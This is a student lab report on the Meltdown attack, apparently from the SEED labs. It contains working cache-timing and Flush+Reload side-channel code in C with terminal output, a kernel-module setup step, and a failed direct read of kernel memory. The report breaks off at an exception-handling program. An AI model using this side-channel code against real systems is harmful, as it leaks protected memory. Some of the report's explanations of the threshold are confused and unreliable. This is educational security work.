
Meltdown Attack Project
Michael Nicholson

Task 1: Reading from Cache versus from Memory



Terminal Terminal File Edit View Search Terminal Help
Terminal
CacheTime.c (~/Desktop/Project 5) - gedit
Open
Save
11:27 PM
C
Tab Width: 8
Ln 2, Col 19
INS

```
[04/20/23]seed@VM:~/.../Project 5$ ./a.out
Access time for array[0*4096]: 944 CPU cycles
Access time for array[1*4096]: 158 CPU cycles
Access time for array[2*4096]: 180 CPU cycles
Access time for array[3*4096]: 44 CPU cycles
Access time for array[4*4096]: 172 CPU cycles
Access time for array[5*4096]: 566 CPU cycles
Access time for array[6*4096]: 176 CPU cycles
Access time for array[7*4096]: 58 CPU cycles
Access time for array[8*4096]: 178 CPU cycles
Access time for array[9*4096]: 176 CPU cycles
[04/20/23]seed@VM:~/.../Project 5$ ./a.out
Access time for array[0*4096]: 1010 CPU cycles
Access time for array[1*4096]: 168 CPU cycles
Access time for array[2*4096]: 162 CPU cycles
Access time for array[3*4096]: 36 CPU cycles
Access time for array[4*4096]: 172 CPU cycles
Access time for array[5*4096]: 166 CPU cycles
Access time for array[6*4096]: 212 CPU cycles
Access time for array[7*4096]: 38 CPU cycles
Access time for array[8*4096]: 166 CPU cycles
Access time for array[9*4096]: 162 CPU cycles
[04/20/23]seed@VM:~/.../Project 5$ ./a.out
Access time for array[0*4096]: 922 CPU cycles
Access time for array[1*4096]: 240 CPU cycles
Access time for array[2*4096]: 194 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 184 CPU cycles
Access time for array[5*4096]: 194 CPU cycles
Access time for array[6*4096]: 238 CPU cycles
Access time for array[7*4096]: 76 CPU cycles
Access time for array[8*4096]: 220 CPU cycles
Access time for array[9*4096]: 202 CPU cycles
[04/20/23]seed@VM:~/.../Project 5$ ./a.out
Access time for array[0*4096]: 946 CPU cycles
```

```c
#include <stdint.h>
#include <stdio.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
        int junk=0;
        register uint64_t time1, time2;
        volatile uint8_t *addr;
        int i;

// Initialize the array
for(i=0; i<10; i++) array[i*4096]=1;

// FLUSH the array from the CPU cache
for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

// Access some of the array items
array[3*4096] = 100;
array[7*4096] = 200;

        for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);

        junk = *addr;
        time2 = __rdtscp(&junk) - time1;

        printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
        }
return 0;
}
```

After performing 10 runs of the program, the access of arrays [3*4096] and [7*4096] are faster than the other elements. The array that consistently took the longest to run was array[0*4096] which ran over 900 CPU cycles each time, but on the 9th run array[8*4096] ran 1056 CPU cycles but on all the other times the program ran it performed around 200 CPU cycles which proves it is necessary to run the program multiple times.


The threshold value can be found by calculating the average of each access time for each array:

Array 0: (944 + 1010 + 922 + 946 + 972 + 982 + 978 + 950 + 962 + 898) / 10 = 958.2 CPU cycles
Array 1: (158 + 168 + 240 + 188 + 204 + 158 + 164 + 198 + 206 + 304) / 10 = 198.0 CPU cycles
Array 2: (180 + 162 + 194 + 318 + 194 + 212 + 174 + 204 + 200 + 198) / 10 = 204.6 CPU cycles
Array 3: (44 + 36 + 72 + 82 + 52 + 36 + 42 + 84 + 56 + 78) / 10 = 53.0 CPU cycles
Array 4: (172 + 172 + 184 + 196 + 202 + 184 + 178 + 206 + 214 + 198) / 10 = 190.8 CPU cycles
Array 5: (566 + 166 + 194 + 206 + 154 + 168 + 176 + 208 + 174 + 334) / 10 = 218.2 CPU cycles
Array 6: (176 + 212 + 238 + 228 + 230 + 190 + 180 + 224 + 238 + 222) / 10 = 212.6 CPU cycles
Array 7: (58 + 38 + 76 + 82 + 56 + 38 + 38 + 78 + 52 + 78) / 10 = 57.6 CPU cycles
Array 8: (178 + 166 + 220 + 186 + 196 + 194 + 194 + 176 + 1056 + 194) / 10 = 230.0 CPU cycles
Array 9: (176 + 162 + 202 + 192 + 172 + 154 + 154 + 192 + 170 + 192) / 10 = 177.4 CPU cycles

After getting the average of each Array, we can set a threshold of 110 CPU cycles, because the average of Arrays 3 and 7 are around 55 CPU cycles and it would be very unlikely for them to be double of the average.
To further elaborate, the threshold value is important in the context of cache-based side-channel attacks, where an attacker can use the timing differences in accessing cached data to infer information about sensitive data being accessed by a victim process. By setting a threshold value, we can distinguish between cache hits (accessing cached data) and cache misses (accessing memory directly), which can reveal important information about the data being accessed.

In this case, setting the threshold value to 110 CPU cycles ensures that the program will only register cache hits for the sensitive data in Arrays 3 and 7, while avoiding false positives from accessing memory directly. This threshold value is critical for the success of the Flush+Reload attack in later tasks, as it allows the attacker to accurately identify when the victim process is accessing the sensitive data.


Task 2: Using Cache as a Side Channel


Text Edi File Edit View Search Tools Documents Help
Terminal
FlushReload.c (~/Desktop/Project 5) - gedit
Open
Save
FlushReload.c
CacheTime.c
3:15 PM
C
Tab Width: 8
Ln 34, Col 39
INS

```
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ 
```

```c
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (60)
#define DELTA 1024

void flushSideChannel()
{
        int i;
        // Write to array to bring it to RAM to prevent Copy-on-write
        for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

        // Flush the values of the array from cache
        for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
        temp = array[secret*4096 + DELTA];
}
void reloadSideChannel()
{
        int junk=0;
        register uint64_t time1, time2;
        volatile uint8_t *addr;
        int i;
        for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
                printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
                printf("The Secret = %d.\n",i);
                }
        }
}
int main(int argc, const char **argv)
{
        flushSideChannel();
        victim();
        reloadSideChannel();
        return (0);
}
```

The image above shows the results of running FlushReload.c multiple times with the CACHE_HIT_THRESHOLD (CHT) set to "60" and "110." The CHT determines the minimum number of CPU cycles that must elapse between loading the cache line and accessing it again. When the CHT is set to "60," the program may not always return a result due to the variability of CPU cycles. However, the program still succeeds in getting the secret number correct in 15 out of 20 runs. This is because the CHT is close to the average of the cache access times of arrays 3 and 7.



```
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$ ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/22/23]seed@VM:~/.../Project 5$
```


FlushReload.c (~/Desktop/Project 5) - gedit

```c
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (110)
#define DELTA 1024

void flushSideChannel()
{
        int i;
        // Write to array to bring it to RAM to prevent Copy-on-write
        for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

        // Flush the values of the array from cache
        for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
        temp = array[secret*4096 + DELTA];
}
void reloadSideChannel()
{
        int junk=0;
        register uint64_t time1, time2;
        volatile uint8_t *addr;
        int i;
        for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
                printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
                printf("The Secret = %d.\n",i);
                }
        }
}
int main(int argc, const char **argv)
{
        flushSideChannel();
        victim();
        reloadSideChannel();
        return (0);
}
```

On the other hand, when the CHT is set to "110," FlushReload.c is able to retrieve the secret number with a 100% success rate. This is because the CPU cycles never meet the threshold, which prevents the program from accessing the wrong cache line.

These results demonstrate how the cache can be used as a side channel to leak sensitive information. By carefully selecting the CHT, an attacker can effectively perform a Flush+Reload attack to retrieve the secret data.

Task 3: Place Secret Data in Kernel Space



```
[04/22/23]seed@VM:~/.../Project5$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Desktop/Proj
ect5 modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Desktop/Project5/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Desktop/Project5/MeltdownKernel.mod.o
  LD [M]  /home/seed/Desktop/Project5/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[04/22/23]seed@VM:~/.../Project5$ ^C
[04/22/23]seed@VM:~/.../Project5$ sudo insmod MeltdownKernel.ko
[04/22/23]seed@VM:~/.../Project5$ dmesg | grep ’secret data address’
grep: data: No such file or directory
grep: address’: No such file or directory
[04/22/23]seed@VM:~/.../Project5$ dmesg | grep 'secret data address'
[81246.679604] secret data address:f947e000
[04/22/23]seed@VM:~/.../Project5$ clear
[04/22/23]seed@VM:~/.../Project5$ dmesg | grep 'secret data address'
[81246.679604] secret data address:f947e000
[04/22/23]seed@VM:~/.../Project5$
```

CSCI 452_552 Project 5 Summer 2020 - Melt Down Attack(1).pdf

```
static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

Two important conditions need to be held, or Meltdown attacks will be quite difficult to succeed. In our kernel module, we ensure that the conditions are met:

- We need to know the address of the target secret data. The kernel module saves the address of the secret data into the kernel message buffer (Line ②), which is public accessible; we will get the address from there. In real Meltdown attacks, attackers have to figure out a way to get the address, or they have to guess.
- The secret data need to be cached, or the attack's success rate will be low. The reason for this condition will be explained later. To achieve this, we just need to use the secret once. We create a data entry /proc/secret_data (Line ③), which provides a window for user-level programs to interact with the kernel module. When a user-level program reads from this entry, the read_proc() function in the kernel module will be invoked, inside which, the secret variable will be loaded (Line ①) and thus be cached by the CPU. It should be noted that read_proc() does not return the secret data to the user space, so it does not leak the secret data. We still need to use the Meltdown attack to get the secret.

Compilation and execution. Download the code from the lab website, and go to the directory that contains *Makefile* and *MeltdownKernel.c*. Type the make command to compile the kernel module. To install this kernel module, use the insmod command. Once we have successfully installed the kernel module, we can use the dmesg command to find the secret data's address from the kernel message buffer. Take a note of this address, as we need it later.

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000
```

4.2 Task 4: Access Kernel Memory from User Space

Now we know the address of the secret data, let us do an experiment to see whether we can directly get the secret from this address or not. You can write your own code for this experiment. We provide a code sample in the following. For the address in Line ①, you should replace it with the address obtained from the previous task. Compile and run this program (or your own code) and describe your observation. Will the program succeed in Line ②? Can the program execute Line ②?


```
int main()
```

Task 3 involves placing the secret data in the kernel space, which is an essential step in preparing for the Meltdown attack. The kernel module is created to accomplish this task, and in the process, the secret data address is discovered to be f947e000. This address is significant as it needs to be cached in order to execute the Meltdown attack successfully.

In order to perform the Meltdown attack, there are two key conditions that need to be met. The first condition is that the target memory address needs to be in the cache, and the second condition is that the program needs to be able to time the access to that memory address accurately.

Thus, finding the secret data address in the kernel space ensures that the first condition for the Meltdown attack is met. With this information, the Meltdown attack can be executed more effectively, potentially extracting sensitive information from the kernel memory.

Task 4: Access Kernel Memory from User Space




```
[04/23/23]seed@VM:~/.../Project5$ gcc experiment.c -o experiment
[04/23/23]seed@VM:~/.../Project5$ ./experiment
Segmentation fault
[04/23/23]seed@VM:~/.../Project5$ dmesg | grep 'secret data address'
[81246.679604] secret data address:f947e000
[04/23/23]seed@VM:~/.../Project5$ ./experiment
Segmentation fault
[04/23/23]seed@VM:~/.../Project5$ 
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

int main()
{
char *kernel_data_addr = (char*)0xf947e000;
char kernel_data = *kernel_data_addr;
printf("I have reached here.\n");
return 0;
}
```

In Task 4, an attempt was made to run the experiment.c program to access the kernel memory where the secret is located. However, the program resulted in a segmentation fault on line 2, indicating that the program failed to execute line 2. This is because the address 0xf947e000 is a kernel memory address, which user-level programs do not have direct permission to access. Therefore, the program was unable to access the kernel memory from user space, and a segmentation fault occurred.

Task 5: Handle Error/Exceptions in C




```
[04/23/23]seed@VM:~/.../Project5$ gcc ExceptionHandling.c -o exceptio
nhandling
[04/23/23]seed@VM:~/.../Project5$ ./exceptionhandling
Memory access violation!
Program continues to execute.
[04/23/23]seed@VM:~/.../Project5$
```

```c
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

